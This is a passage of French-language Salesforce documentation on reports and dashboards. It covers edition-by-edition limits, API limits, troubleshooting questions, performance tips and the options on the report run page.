Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour supprimer des rapports dans le dossier Mes rapports personnels personnalisés :

- Créer et personnaliser des rapports

Pour supprimer des rapports dans des dossiers publics :

- Gérer les rapports publics

# Limitations des rapports

En générant un rapport sur vos données, tenez compte des limitations et des restrictions ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

## Limitations des rapports et des tableaux de bord Salesforce

| Fonctionnalité | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition et Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Types de rapport personnalisé<br>(les limitations s'appliquent à tous les types de rapport personnalisés, quel que soit leur statut de développement). | N/A | | | 50 | 200 | 2 000 | 400 |

| Fonctionnalité | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition et Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Filtres de tableau de bord | | | | 3 par tableau de bord | | | |
| Tableaux de bord dynamiques par organisation | N/A | | | | Jusqu'à 5 | Jusqu'à 10 | Jusqu'à 3 |
| Filtres de champ par rapport[1] | 20 | | | | | | |
| Formules par rapport | 5 | | | | | | |
| Instantanés de rapports | N/A | | | 1[2, 3, 4] | 1[2] | 2[2] | 1[2, 3, 4] |
| Actualisations de tableau de bord planifiées | N/A | | | | 1[2] | 2[2] | n/a |
| Rapports planifiés par heure (les rapports envoyés par e-mail peuvent aller jusqu'à 10 Mo). | N/A | | | 1[2, 3, 5] | 1[2] | 2[2] | 1[2, 3, 5] |

[1] Ces limites s'appliquent au générateur de rapport. Si vous utilisez l'assistant de rapport, la limite est de 10.

[2] Jusqu'à 200 au total.

[3] Les heures creuses (entre 18 heures et 3 heures dans le fuseau horaire local) uniquement.

[4] Limité à une heure de début préférée par jour.

[5] Limité à trois heures de début préférées par jour.

Salesforce conserve les données historiques des trois mois précédents, en plus du mois en cours.

Les limitations suivantes des Rapports et des tableaux de bord Salesforce s'appliquent à toutes les éditions prises en charge.

**Limitations de rapport**

- Le générateur de rapport affiche un maximum de 20 lignes pour les rapports récapitulatifs ou matriciels et de 50 lignes pour les rapports tabulaires.
- Un graphique peut inclure plus de 250 groupes ou 4 000 valeurs. Si un message d'erreur indique que le nombre de groupes ou de valeurs à tracer dans votre graphique est trop important, ajustez les filtres du rapport afin de réduire ce nombre. Dans les graphiques de combinaison, tous les groupes et valeurs sont compris dans le total.
- Les rapports affichent un maximum de 2 000 lignes. Pour afficher toutes les lignes, exportez le rapport dans Excel ou utilisez la vue imprimable pour des rapports tabulaires et récapitulatifs. Pour des rapports joints, l'exportation n'est pas disponible et la vue imprimable affiche au maximum 20 000 lignes.
  - Les rapports récapitulatifs et matriciels affichent les 2 000 premiers regroupements lorsque l'option Afficher les détails est désactivée.
  - Les rapports matriciels affichent un maximum de 400 000 valeurs récapitulatives.
  - Les rapports matriciels affichent un maximum de 2 000 regroupements dans l'axe vertical lorsque l'option Afficher les détails est désactivée. S'il existe plus de 400 000 valeurs récapitulatives, des lignes sont supprimées jusqu'à ce que la limite de 2

000 regroupements soit atteinte, puis des colonnes sont supprimées jusqu'à ce que le nombre de valeurs récapitulatives soit inférieur à 400 000.

- Lorsque les rapports contiennent des regroupements qui sont visualisés dans Salesforce1, ils sont convertis en rapports tabulaires.
- Par défaut, les rapports expirent après 10 minutes.
- Dans un rapport joint, chaque bloc peut avoir jusqu'à 100 colonnes. Un rapport joint peut avoir jusqu'à 5 blocs.
- Vous pouvez ajouter jusqu'à 10 formules récapitulatives personnalisées à chaque bloc d'un rapport joint. Un rapport joint peut inclure au total 50 formules récapitulatives personnalisées.
- Chaque rapport joint peut avoir jusqu'à 10 formules récapitulatives personnalisées inter-blocs.
- Lorsque vous utilisez des champs standard de zone de texte longue, tels que Description ou Détails de la solution, seuls les 1 000 premiers caractères du champ sont recherchés dans des rapports.
- Seuls les 254 premiers caractères d'une zone de texte enrichi ou d'une zone de texte longue sont affichés dans un rapport.
- Les champs de résumé dans des rapports tabulaires, récapitulatifs et matriciels peuvent afficher jusqu'à 21 chiffres.
- Les rapports ne peuvent pas être filtrés sur des champs personnalisés de zone de texte longue.
- Les rapports joints nécessitent l'activation du nouveau thème de l'interface utilisateur. Les utilisateurs qui n'ont pas le nouveau thème activé ne peuvent pas créer, modifier ou exécuter des rapports joints.
- Les rapports de prévision contiennent uniquement les opportunités définies pour être closes dans la période de prévision, sauf celles attribuées à la catégorie de prévision Omise.
- Internet Explorer 6 n'est pas pris en charge pour les rapports joints.
- Plage de valeurs acceptable : La valeur maximale autorisée est 999999999999999. La valeur minimale autorisée est -99999999999999.

**Limitations de tableau de bord**

- Un filtre de tableau de bord peut avoir jusqu'à 50 options. Par défaut, 10 options sont activées. Pour augmenter votre limite, contactez Salesforce.
- Chaque tableau de bord peut inclure jusqu'à 20 composants.
- Il n'est pas possible de filtrer dans les champs de compartiment. Il est toutefois possible d'utiliser un rapport filtré dans un champ de compartiment de la page du tableau de bord.
- Un tableau de bord ou un graphique peut afficher jusqu'à 20 photos.
- Vous devez attendre au moins une minute entre les actualisations de tableau de bord.

**Limitations de type de rapport**

- Un type de rapport personnalisé peut référencer jusqu'à 60 objets. Par exemple, si vous sélectionnez la limite maximale de quatre relations d'objet pour un type de rapport, vous pouvez sélectionner des champs via la recherche à partir de 56 objets supplémentaires. Toutefois, les utilisateurs recevront un message d'erreur s'ils exécutent un rapport à partir d'un type de rapport personnalisé et que le rapport contient des colonnes provenant de plus de 20 objets différents.
- Vous pouvez ajouter jusqu'à 1 000 champs à chaque type de rapport personnalisé.

**Limitations de l'instantané de rapport**

- Le nombre maximal de lignes que vous pouvez insérer dans un objet personnalisé est de 2 000.
- Le nombre maximal de d'exécutions que vous pouvez stocker est de 200.
- Le nombre maximal de colonnes de rapport source que vous pouvez mapper avec des champs cibles est 100.

**Limites de filtrage**

Seuls les 255 premiers caractères d'un champ de texte personnalisé sont pris en compte dans le filtrage.

**Limitations des graphiques de rapport incorporés**

- Vous pouvez incorporer deux graphiques de rapport par page.
- Vous pouvez ajouter des graphiques de rapport uniquement à partir de l'éditeur de présentation de page avancé. La console min. et l'éditeur de présentation de page d'origine ne sont pas pris en charge.
- Dans les pages de détail, les utilisateurs peuvent actualiser jusqu'à 100 graphiques de rapport toutes les 60 minutes.
- Votre organisation peut actualiser jusqu'à 3000 graphiques de rapport toutes les 60 minutes.

**Limites de vue de liste**

- Seuls les 255 premiers caractères apparaissent pour les champs personnalisés de zone de texte longue dans des vues de liste.

**Limitations des compartiments et des champs de compartiment**

- Chaque rapport peut comprendre jusqu'à cinq champs de compartiment.
- Chaque champ de compartiment peut comprendre jusqu'à 20 compartiments.
- Chaque compartiment peut comprendre jusqu'à 20 valeurs.
- Les champs de compartiment peuvent être utilisés uniquement dans le rapport dans lequel ils ont été générés. Pour utiliser un compartiment dans plusieurs rapports, créez le champ pour chaque rapport, ou créez un champ de formule séparé pour l'objet qui dépend du compartiment.

  Remarque: Ces limitations ne s'appliquent pas l'utilisation de Autre, selon l'autorisation dans la configuration du champ de compartiment.

- Les compartiments et les champs de compartiment ne sont pas disponibles pour les rapports qui contiennent des objets externes.

**Limitations des rapports sur les objets externes**

Si votre rapport inclut un objet externe, les résultats ne reflètent probablement pas le jeu de données complet. Les objets externes ont un comportement semblable aux objets personnalisés, excepté qu'ils sont mappés avec des données stockées hors de votre organisation Salesforce. Un rapport qui comprend un objet externe analyse jusqu'à 2000 enregistrements pour l'objet principal, et peut atteindre les limitations en appels externes en analysant les données des objets externes. Si les résultats du rapport renvoient quelques lignes seulement ou aucune ligne, essayez de personnaliser le rapport pour obtenir un nombre de lignes d'objets externes plus pertinent.

## Limitations de l'API Rapports et tableaux de bord

Les limitations suivantes s'appliquent à l'API REST Rapports et tableaux de bord et à l'API via Apex Rapports et tableaux de bord.

- Les filtres croisés, les filtres de rapports standard et le filtrage par limite de ligne ne sont pas disponibles lors du filtrage de données.
- Les rapports sur les tendances historiques sont pris en charge uniquement pour les rapports matriciels.
- L'API peut traiter uniquement les rapports qui contiennent jusqu'à 100 champs sélectionnés en tant que colonnes.
- Une liste peut être renvoyée comprenant jusqu'à 200 rapports récemment visualisés.
- Votre organisation peut demander jusqu'à 500 exécutions de rapports synchrones par heure.
- L'API prend en charge jusqu'à 20 demandes d'exécutions de rapports synchrones à la fois.
- Une liste peut être renvoyée comprenant jusqu'à 2 000 instances de rapport exécutées de façon asynchrone.
- L'API prend en charge jusqu'à 200 demandes à la fois d'obtention des résultats d'exécution de rapport asynchrones.
- Votre organisation peut demander jusqu'à 1 200 requêtes asynchrones par heure.
- Les résultats d'exécutions de rapport asynchrones sont disponibles pendant une période de 24 heures.
- L'API renvoie jusqu'aux 2 000 premières lignes du rapport. Vous pouvez affiner les résultats à l'aide de filtres.
- Vous pouvez ajouter jusqu'à 20 filtres de champ personnalisés lors de l'exécution d'un rapport.

- Votre organisation peut demander jusqu'à 200 actualisations de tableaux de bord par heure.
- Votre organisation peut demander les résultats de 5 000 tableaux de bord maximum par heure.

CONSULTER ÉGALEMENT :

Rapports et tableaux de bord : Fonctionnalités non disponibles dans Lightning Experience

## Dépannage des rapports

Utilisez ces conseils pour vous aider à résoudre les problèmes rencontrés en utilisant des rapports.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

1. Pourquoi ne puis-je pas exécuter un rapport dans un objet externe ou personnalisé ?
   Parfois un objet, et ses types de rapport, ou votre accès n'est pas correctement configuré.
2. Pourquoi les étiquettes de mes graphiques se chevauchent-elles ?
   Parfois, les étiquettes de vos graphiques se superposent et sont difficiles à lire. Il se peut que le même espace contienne un trop grand nombre de données, ou que les segments ou sections du graphique soient trop petits.
3. Pourquoi mon rapport ne renvoie t-il aucune donnée ?
   Vérifiez auprès de votre administrateur si vous avez accès aux enregistrements pour lesquels vous essayez de générer un rapport. Si votre rapport ne contient toujours pas de résultats, essayez d'élargir la portée.
4. Pourquoi ne puis-je pas afficher les options de formule dans un générateur de rapport ?
   Si l'option **Ajouter une formule** ne s'affiche pas dans le volet Champs du générateur de rapport, changez le format du rapport en récapitulatif, matriciel ou joint. Les formules ne s'affichent pas dans les rapports tabulaires.
5. Pourquoi mon rapport ne renvoie-t-il pas les données voulues ?
   Vérifiez vos filtres, vos regroupements, vos champs, vos types de rapport et votre hiérarchie de rôles ou d'utilisateurs afin de vous assurer de solliciter correctement vos données.
6. Quelles sont les limites communes des rapports ?
   Voici quelques limitations de rapport courantes. Pour une liste complète des limitations des analyses, reportez-vous au guide Salesforce Limits Quick Reference Guide.
7. Pourquoi un message d'erreur « Rapport obsolète » s'affiche-t-il ?
   Vous pouvez éventuellement signaler les données qui ne sont pas disponibles.
8. Amélioration des performances des rapports
   De nombreux facteurs peuvent entraîner de mauvaises performances ou l'expiration d'un rapport. Vous pouvez gérer la plupart de ces facteurs avec de simples modifications, notamment des opérateurs de filtrage appropriés, l'application de filtres supplémentaires et la diminution du volume de données.
9. Pourquoi un ancien nom de rôle s'affiche-t-il dans le chemin « hiérarchie des rôles » de mon rapport ?
   Les modifications de nom de rôle ne sont pas automatiquement mises à jour dans les rapports. Pour afficher le tout dernier nom de rôle, modifiez le champ `Nom du rôle tel qu'il est affiché dans les rapports` pour l'enregistrement du rôle.

CONSULTER ÉGALEMENT :

Considérations relatives aux rapports pour Salesforce Connect : tous les adaptateurs

## Pourquoi ne puis-je pas exécuter un rapport dans un objet externe ou personnalisé ?

Parfois un objet, et ses types de rapport, ou votre accès n'est pas correctement configuré.

Si vous ne pouvez pas exécuter un rapport sur un objet personnalisé ou externe, vérifiez les points suivants avec votre administrateur :

- Les rapports sont activés dans l'objet personnalisé ou externe.
- Vous avez accès à l'objet et à ses enregistrements.
- L'objet et ses types de rapport personnalisés sont déployés.

## Pourquoi les étiquettes de mes graphiques se chevauchent-elles ?

Parfois, les étiquettes de vos graphiques se superposent et sont difficiles à lire. Il se peut que le même espace contienne un trop grand nombre de données, ou que les segments ou sections du graphique soient trop petits.

Pour tenter de corriger les problèmes de chevauchement, procédez comme suit :

- **Élargissez le graphique.** Agrandissez la taille du graphique dans le rapport en choisissant grand ou très grand, ou élargissez la colonne du tableau de bord.
- **Retirez les niveaux de regroupement supplémentaires.** Réduisez le nombre de niveaux de regroupement en utilisant un autre type graphique. Par exemple, les graphiques à barres horizontaux contiennent moins de valeurs que les graphiques à barres horizontaux regroupés.
- **Utilisez des graphiques horizontaux.** Les graphiques horizontaux utilisent un espacement différent que les graphiques verticaux. L'avantage des graphiques à barres horizontales est la possibilité de les agrandir verticalement pour afficher plusieurs regroupements, bien que la largeur soit fixe. Selon les paramètres du graphique, vous pouvez également afficher des photos Chatter.
- **Changez l'échelle.** Définissez le graphique pour utiliser des unités plus importantes. Par exemple, affichez des valeurs multiples 1000 ou 1000000.
- **Regroupez les petites valeurs.** Sélectionnez l'option `Combiner les petits groupes dans Autres` pour des graphiques à secteurs, en anneau et en entonnoir.

## Pourquoi mon rapport ne renvoie t-il aucune donnée ?

Vérifiez auprès de votre administrateur si vous avez accès aux enregistrements pour lesquels vous essayez de générer un rapport. Si votre rapport ne contient toujours pas de résultats, essayez d'élargir la portée.

- Affichez d'autres enregistrements que les vôtres. Par exemple, sélectionnez **Afficher** > **Tous les comptes**.
- Élargissez vos filtres temporels. Par exemple, sélectionnez Tout le temps dans `Plage` ou sélectionnez une plage personnalisée élargie.
- Sélectionnez avec précaution les opérateurs de filtre de champ. Si vous sélectionnez *`Propriétaire de compte égal à Philippe Durand`*, vous limitez les résultats potentiels à « Philippe Durand ». Si vous n'obtenez pas les résultats attendus, essayez d'élargir la sélection en utilisant plutôt *`Propriétaire de compte contient Philippe`*.
- Vérifiez votre logique de filtrage. Assurez-vous que votre combinaison de conditions n'exclut aucune donnée.

La limitation de votre rapport peut améliorer les performances, mais assurez-vous de ne pas exclure les données que vous souhaitez afficher.

Si votre rapport inclut un objet externe, les résultats ne reflètent probablement pas le jeu de données complet. Les objets externes ont un comportement semblable aux objets personnalisés, excepté qu'ils sont mappés avec des données stockées hors de votre organisation Salesforce. Un rapport qui comprend un objet externe analyse jusqu'à 2000 enregistrements pour l'objet principal, et peut atteindre les limitations en appels externes en analysant les données des objets externes. Si les résultats du rapport renvoient quelques lignes seulement ou aucune ligne, essayez de personnaliser le rapport pour obtenir un nombre de lignes d'objets externes plus pertinent.

## Pourquoi ne puis-je pas afficher les options de formule dans un générateur de rapport ?

Si l'option **Ajouter une formule** ne s'affiche pas dans le volet Champs du générateur de rapport, changez le format du rapport en récapitulatif, matriciel ou joint. Les formules ne s'affichent pas dans les rapports tabulaires.

## Pourquoi mon rapport ne renvoie-t-il pas les données voulues ?

Vérifiez vos filtres, vos regroupements, vos champs, vos types de rapport et votre hiérarchie de rôles ou d'utilisateurs afin de vous assurer de solliciter correctement vos données.

**Filtres**

Assurez-vous d'inclure toutes les données souhaitées. Pour modifier le filtre de rapport, survolez-le, puis cliquez sur **Modifier** ou **Supprimer**. Vos filtres s'affichent lorsque vous exécutez votre rapport. Cliquez sur **Modifier** dans cette page pour apporter des modifications supplémentaires.

**Regroupements**

Lorsque vous effectuez un regroupement par champ, vous le supprimez des détails du rapport. Lors de l'exportation du rapport, le champ est affiché, bien qu'il ne figure pas dans la zone de détails.

**Champs**

Une fois vos regroupements vérifiés, contrôlez vos champs. Si votre rapport contient plusieurs enregistrements associés, par exemple un compte, ses opportunités et leurs produits, recherchez dans les pages de détail de l'enregistrement de compte, dans l'enregistrement d'opportunité et dans des éléments de ligne de produits pour vous assurer que les champs contiennent des données. Si les données ne sont pas disponibles sous le format voulu, contactez votre administrateur Salesforce afin d'ajouter des champs de formule pour obtenir des données. Une fois les champs de formule ajoutés à un objet, ils s'affichent dans les pages de détail et dans les rapports.

**Type de rapport**

Le type de rapport sélectionné peut ne pas être adapté ou les enregistrements attendus peuvent ne pas partager la relation entre les objets que requiert le type de rapport. Lorsque vous choisissez un rapport, assurez-vous de comprendre quels champs sont disponibles dans le type de rapport.

Si votre type de rapport comprend des objets parent et enfant, mais qu'aucun champ enfant n'est utilisé dans le rapport, ce dernier affiche les enregistrements parent, qu'ils contiennent ou non un enregistrement enfant.

**Hiérarchie**

Les options **Hiérarchie** permettent de naviguer vers différents jeux de données en fonction de la hiérarchie des rôles ou des utilisateurs. Le niveau hiérarchique sélectionné, ou son rôle par défaut, n'affecte pas les données affichées.

Remarque: Les hiérarchies s'appliquent aux rapports d'activité ou d'opportunité.

**Objets externes**

Si votre rapport inclut un objet externe, les résultats ne reflètent probablement pas le jeu de données complet. Les objets externes ont un comportement semblable aux objets personnalisés, excepté qu'ils sont mappés avec des données stockées hors de votre organisation Salesforce. Un rapport qui comprend un objet externe analyse jusqu'à 2000 enregistrements pour l'objet principal, et peut atteindre les limitations en appels externes en analysant les données des objets externes. Si les résultats du rapport renvoient quelques lignes seulement ou aucune ligne, essayez de personnaliser le rapport pour obtenir un nombre de lignes d'objets externes plus pertinent.

## Quelles sont les limites communes des rapports ?

Voici quelques limitations de rapport courantes. Pour une liste complète des limitations des analyses, reportez-vous au guide Salesforce Limits Quick Reference Guide.

| Fonctionnalité | Limite | Informations sur les éditions |
|---|---|---|
| Champs de compartiments par rapport | Jusqu'à 5 (chaque champ de compartiment peut contenir 20 compartiments) | Disponible avec les éditions Enterprise, Unlimited, Performance et Developer. |
| Rapports matriciels | Jusqu'à 400 000 valeurs récapitulatives. Les données dépassant cette limite ne sont pas affichées. | Disponible avec toutes les éditions. |
| Rapports planifiés par organisation | Un ou deux par heure, en fonction de l'édition | Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. |
| Filtres de champ par rapport | Jusqu'à 20 | Disponible avec toutes les éditions. |
| Formules par rapport | Jusqu'à 5 | Disponible avec toutes les éditions. |
| Lignes affichées dans un rapport | Jusqu'à 2 000. Pour afficher toutes les lignes, exportez le rapport dans Excel ou utilisez la vue imprimable pour des rapports tabulaires et récapitulatifs. Pour des rapports joints, l'exportation n'est pas disponible et la vue imprimable affiche au maximum 20 000 lignes. | Disponible avec toutes les éditions. |
| Lignes affichées dans l'aperçu du générateur de rapport | Jusqu'à 20 lignes pour les rapports récapitulatifs et matriciels, et jusqu'à 50 lignes pour les rapports tabulaires | Disponible avec toutes les éditions. |

## Pourquoi un message d'erreur « Rapport obsolète » s'affiche-t-il ?

Vous pouvez éventuellement signaler les données qui ne sont pas disponibles.

Les données peuvent ne pas être disponibles pour les raisons suivantes :

- Un objet dans le rapport n'est pas activé pour tout le monde.
- Une relation de référence utilisée par des objets du rapport a été supprimée ou modifiée.
- Un objet du rapport a été supprimé.
- Vous n'avez pas d'autorisation « Afficher » pour un objet du rapport.

## Amélioration des performances des rapports

De nombreux facteurs peuvent entraîner de mauvaises performances ou l'expiration d'un rapport. Vous pouvez gérer la plupart de ces facteurs avec de simples modifications, notamment des opérateurs de filtrage appropriés, l'application de filtres supplémentaires et la diminution du volume de données.

L'exécution d'un rapport peut nécessiter quelques secondes ou plusieurs minutes. Parfois, un rapport est si complexe qu'il dépasse les délais prévus et échoue. Si le chargement du rapport est lent, cela indique généralement :

- Un nombre trop important d'objets est interrogé
- Le traitement de références complexes
- Un nombre trop important de champs

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Par exemple, supposons que vous dirigez une équipe commerciale et que vous souhaitez afficher le nombre de pistes de chaque commercial. Vous élaborez un rapport qui renvoie toutes les pistes de votre société. Vous disposez désormais de toutes les données dont vous avez besoin, mais également de données dont vous n'avez pas besoin qui ralentissent l'exécution de votre rapport. Pour accélérer l'exécution du rapport, filtrez-le pour qu'il renvoie uniquement les pistes attribuées à votre équipe. Si vous souhaitez accélérer encore l'exécution de votre rapport, vous pouvez filtrer par période. Avez-vous besoin d'afficher les pistes de l'année dernière ou de l'année précédente ? Dans la négative, ajoutez un deuxième filtre qui limite votre rapport à l'année en cours. Désormais, votre rapport est exécuté en un éclair !

Si vous ne pouvez pas afficher un rapport et souhaitez le modifier pour éviter son expiration, ajoutez `?edit=1` à l'URL du rapport. Cela définit le rapport en mode modification et vous pouvez ajuster les critères. Suivez ces conseils pour améliorer l'exécution de vos rapports.

- Lors du filtrage, utilisez l'opérateur `égal à` ou `différent de` à la place de `contient` ou `ne contient pas`. Par exemple, utilisez *`Responsable de compte égal à Philippe Durand`*, pas *`Responsable de compte contient Philippe`*. Sélection de **ET** plutôt que **OU** pour la logique de filtrage
- Pour affiner la plage de dates de votre rapport, utilisez des filtres temporels. Par exemple utilisez `30 derniers jours` à la place de `EX actuel`.
- Définissez des filtres temporels en sélectionnant un `Champ de date` et une `Plage` à afficher. Seuls les enregistrements correspondant à cette période sont affichés.
- Réduisez le nombre de champs dans le rapport en supprimant les colonnes ou les champs inutiles.
- Si vous recevez un message d'erreur indiquant que les résultats du rapport d'activité sont trop nombreux, filtrez sur une liste de sélection, un texte ou un champ de date. Vous pouvez également relancer le rapport en utilisant un autre type de données d'activité, par exemple « Activités associées aux comptes » ou « Activités associées aux opportunités ».
- Ajoutez des filtres temporels, des filtres d'étendue et des filtres de critère au rapport pour affiner davantage les résultats.

## Pourquoi un ancien nom de rôle s'affiche-t-il dans le chemin « hiérarchie des rôles » de mon rapport ?

Les modifications de nom de rôle ne sont pas automatiquement mises à jour dans les rapports. Pour afficher le tout dernier nom de rôle, modifiez le champ `Nom du rôle tel qu'il est affiché dans les rapports` pour l'enregistrement du rôle.

# Insertion de données pertinentes dans votre rapport

Un rapport bien conçu permet de transformer des données brutes en informations exploitables par d'autres personnes. Résumez les valeurs et regroupez-les dans des catégories explicites, excluez les éléments inutiles et regroupez des données sur des objets multiples.

# Communication efficace de vos données de rapport

Un rapport produit des informations sous la forme d'un tableau.. Vous pouvez configurer ce tableau afin de faciliter la consultation des informations dont les utilisateurs ont besoin. Vous pouvez également insérer un graphique pour représenter visuellement les données, et afficher les données du rapport dans un tableau de bord.

CONSULTER ÉGALEMENT :

- Affichage des données de rapport dans des graphiques
- Affichage des données de rapport dans des tableaux

# La page d'exécution de rapport

La page d'exécution de rapport permet de contrôler les opérations effectuées durant l'exécution.

Dans la page d'exécution du rapport, vous pouvez :

- Afficher un fil Chatter de mises à jour et de publications concernant le rapport.
- Afficher le `Statut de génération du rapport`.
- Sélectionner des options hiérarchiques.
- Modifier les regroupements de niveau supérieur en utilisant la liste déroulante `Récapituler les informations par`.
- Modifier les options `Période` et `Vue`.
- Cliquer sur **Exécuter le rapport** pour exécuter ou planifier immédiatement le rapport.
- Cliquer sur **Afficher les détails** pour afficher toutes les données ou sur **Masquer les détails** pour afficher uniquement les informations récapitulatives.
- Cliquer sur **Personnaliser** pour ouvrir le rapport dans le générateur de rapport.
- Imprimer ou exporter le rapport.
- Cliquez sur **S'inscrire** pour configurer des notifications de rapport qui vous informent lorsque certaines métriques du rapport remplissent vos conditions.
- Cliquer sur **Modifier** en regard du graphique pour modifier ses propriétés, ou cliquer sur **Grand**, **Moyen** ou **Petit** pour le redimensionner.
- Trier les résultats du rapport.
- Modifier ou effacer les critères de filtrage appliqués.
- Pour les rapports récapitulatifs ou matriciels, filtrez les lignes sélectionnées par un champ spécifique. Sélectionnez les lignes que vous souhaitez afficher, choisissez un champ de regroupement, puis cliquez sur **Navigation descendante**. Par exemple, si vous avez créé un rapport d'opportunité qui affiche l'activité par secteur, vous pouvez sélectionner les secteurs qui réussissent, puis les grouper par `Nom de produit` pour connaître les produits en vente dans ce secteur. Cliquez sur **Effacer** pour supprimer le filtre de navigation descendante.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour exécuter des rapports :
- Exécution des rapports

Pour planifier des rapports :
- Planifier des rapports

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

CONSULTER ÉGALEMENT :

- Options de la page d'exécution de rapport
- Limitez les résultats d'un rapport

# Options de la page d'exécution de rapport

Personnalisez la page d'exécution de rapport pour prendre en charge des informations spécifiques adaptées à votre activité.

Les champs et les boutons suivants sont disponibles à partir de la page d'exécution du rapport, selon votre configuration.

| Option | Description |
|---|---|
| Personnaliser | Ouvrez le générateur de rapport pour faciliter la personnalisation du rapport. |
| Champ de date | Sélectionnez les informations de date des enregistrements : date de création, date de dernière mise à jour et date de dernière activité. |
| Supprimer | Supprime le rapport. Les rapports supprimés sont placés dans la Corbeille. |
| Afficher les devises en utilisant | Détermine le type de devise pour les sous-totaux de rapports et les montants de la colonne « convertis » des champs. Disponible uniquement pour les organisations qui utilisent plusieurs devises.<br>Les montants des rapports sont affichés dans leur devise d'origine, et les totaux des rapports dans votre devise personnelle. Pour changer la devise, accédez au générateur de rapport, puis cliquez sur **Afficher** > **Devises utilisées**, puis sélectionnez une devise active. Pour tous les montants, vous pouvez également choisir d'afficher la colonne « converti » (par exemple « Chiffre d'affaires annuel (converti) »), qui indique tous les montants dans la devise sélectionnée. |
| Division | Détermine la division des enregistrements à inclure dans le rapport. Sélectionnez Courant pour afficher les enregistrements de votre division actuelle. Les rapports déjà effectués (notamment les comptes Mes requêtes ou Mon équipe d'opportunité) incluent les enregistrements de toutes les divisions. Disponible uniquement si votre organisation utilise des divisions pour segmenter les données et si vous disposez de l'autorisation « Affecté par divisions ». Si vous ne possédez pas cette autorisation, vos rapports incluent les enregistrements de toutes les divisions. |
| Navigation descendante | Pour les rapports récapitulatifs ou matriciels, filtrez les lignes sélectionnées par un champ spécifique. Sélectionnez les lignes que vous souhaitez afficher, choisissez un champ de regroupement, puis cliquez sur **Navigation descendante**. Par exemple, si vous avez créé un rapport d'opportunité qui affiche l'activité par secteur, vous pouvez sélectionner les secteurs qui réussissent, puis les grouper par `Nom de produit` pour connaître les produits en vente dans ce secteur. Cliquez sur **Effacer** pour supprimer le filtre de navigation descendante. |
| Exporter les détails | Exportez des données à partir du rapport vers une feuille de calcul Microsoft® Excel ou un fichier CSV (valeurs séparées par des virgules). |
| Hiérarchie | Offre des options d'affichage des données de rapport basées sur la hiérarchie de rôles ou de territoires. Permet d'afficher les données pour un utilisateur individuel, un rôle ou une organisation entière. Disponible uniquement pour Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. |
| Vue imprimable | Affiche le rapport au format Microsoft Excel pour faciliter l'impression. |
| Relation avec l'opportunité | Spécifie une portée basée sur la responsabilité de l'opportunité ou l'équipe d'opportunité ; limite les données dans un rapport d'opportunité. |
| Plage | Spécifie une période pour le rapport. Vous pouvez limiter les données à des dates spécifiques à l'aide d'un champ de date standard ou personnalisé défini pour le type d'enregistrement du rapport. Fonctionne avec les champs `De` et `À`. |

| Option | Description |
|---|---|
| Exécuter le rapport | Génère de nouveau les données du rapport en fonction des paramètres du rapport actuel. |
| Enregistrer | Enregistre les modifications dans l'un de vos rapports personnalisés existants. |
| Enregistrer sous | Enregistre sous un nouveau nom les modifications apportées aux paramètres de rapport personnalisé, standard ou public, sans altérer le rapport d'origine. |
| Afficher | Spécifie les éléments à inclure dans le rapport : uniquement les enregistrements dont vous êtes responsable ou tous les enregistrements auxquels vous avez accès. Cette option permet d'afficher les données d'équipe dans votre rapport. |
| Afficher/Masquer les détails | Bascule l'affichage pour montrer toutes les informations ou seulement un résumé. |
| Abonner | Permet de s'abonner aux notifications de rapport envoyées lorsque certaines métriques remplissent les conditions que vous avez spécifiées. |
| Récapituler les informations par | Fournit des sous-totaux pour les champs que vous spécifiez. |
| Unités | Vous pouvez afficher la valeur d'ancienneté d'une requête en jours, en heures ou en minutes. L'âge d'une requête ouverte correspond au temps écoulé depuis sa création. L'âge d'une requête clôturée correspond au temps écoulé entre l'heure de création et de clôture. |

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Création d'un rapport personnalisé

## Premiers pas avec les rapports

Configurez votre environnement de rapport, utilisez le générateur de rapports pour créer un rapport de base et organisez vos rapports pour faciliter la recherche d'informations dont vous avez besoin. Dans la plupart des cas, vous pouvez démarrer un rapport standard et le personnaliser selon vos besoins.

Vous pouvez créer un rapport sur toutes les données auxquelles vous avez accès en lecture ou lecture/écriture. Les données disponibles varient en fonction de votre modèle de partage, mais vous pouvez presque toujours créer un rapport sur les données appartenant ou partagées par des utilisateurs de niveau inférieur dans la hiérarchie, quel que soit votre modèle de partage (certains modèles de partage n'autorisent pas la création de rapports). Salesforce offre deux méthodes de création de rapports sur les informations vous appartenant ou appartenant aux utilisateurs dont vous êtes responsable :

- Certains rapports disposent d'un filtre d'`affichage`. Sélectionnez l'option « Mon équipe », par exemple « Opportunités de mon équipe », pour afficher les données qui vous appartiennent ou appartenant aux utilisateurs d'un niveau inférieur dans la hiérarchie.
- Certains rapports, tels que les rapports d'opportunité et d'activité, ont des liens **hiérarchiques** qui permettent de naviguer vers divers jeux de données dans la hiérarchie de rôles ou d'utilisateurs. Si votre organisation utilise la gestion des territoires, dans certains rapports ces liens sont basés sur la hiérarchie de territoires.

Vous pouvez trier le rapport par responsable d'enregistrement ou par rôle lors de la personnalisation du rapport.

CONSULTER ÉGALEMENT :

- Amélioration des performances des rapports
- Génération d'un rapport
- Accès à vos données grâce aux rapports
- Exécution d'un rapport
- Types de rapport standard

## Accès à vos données grâce aux rapports

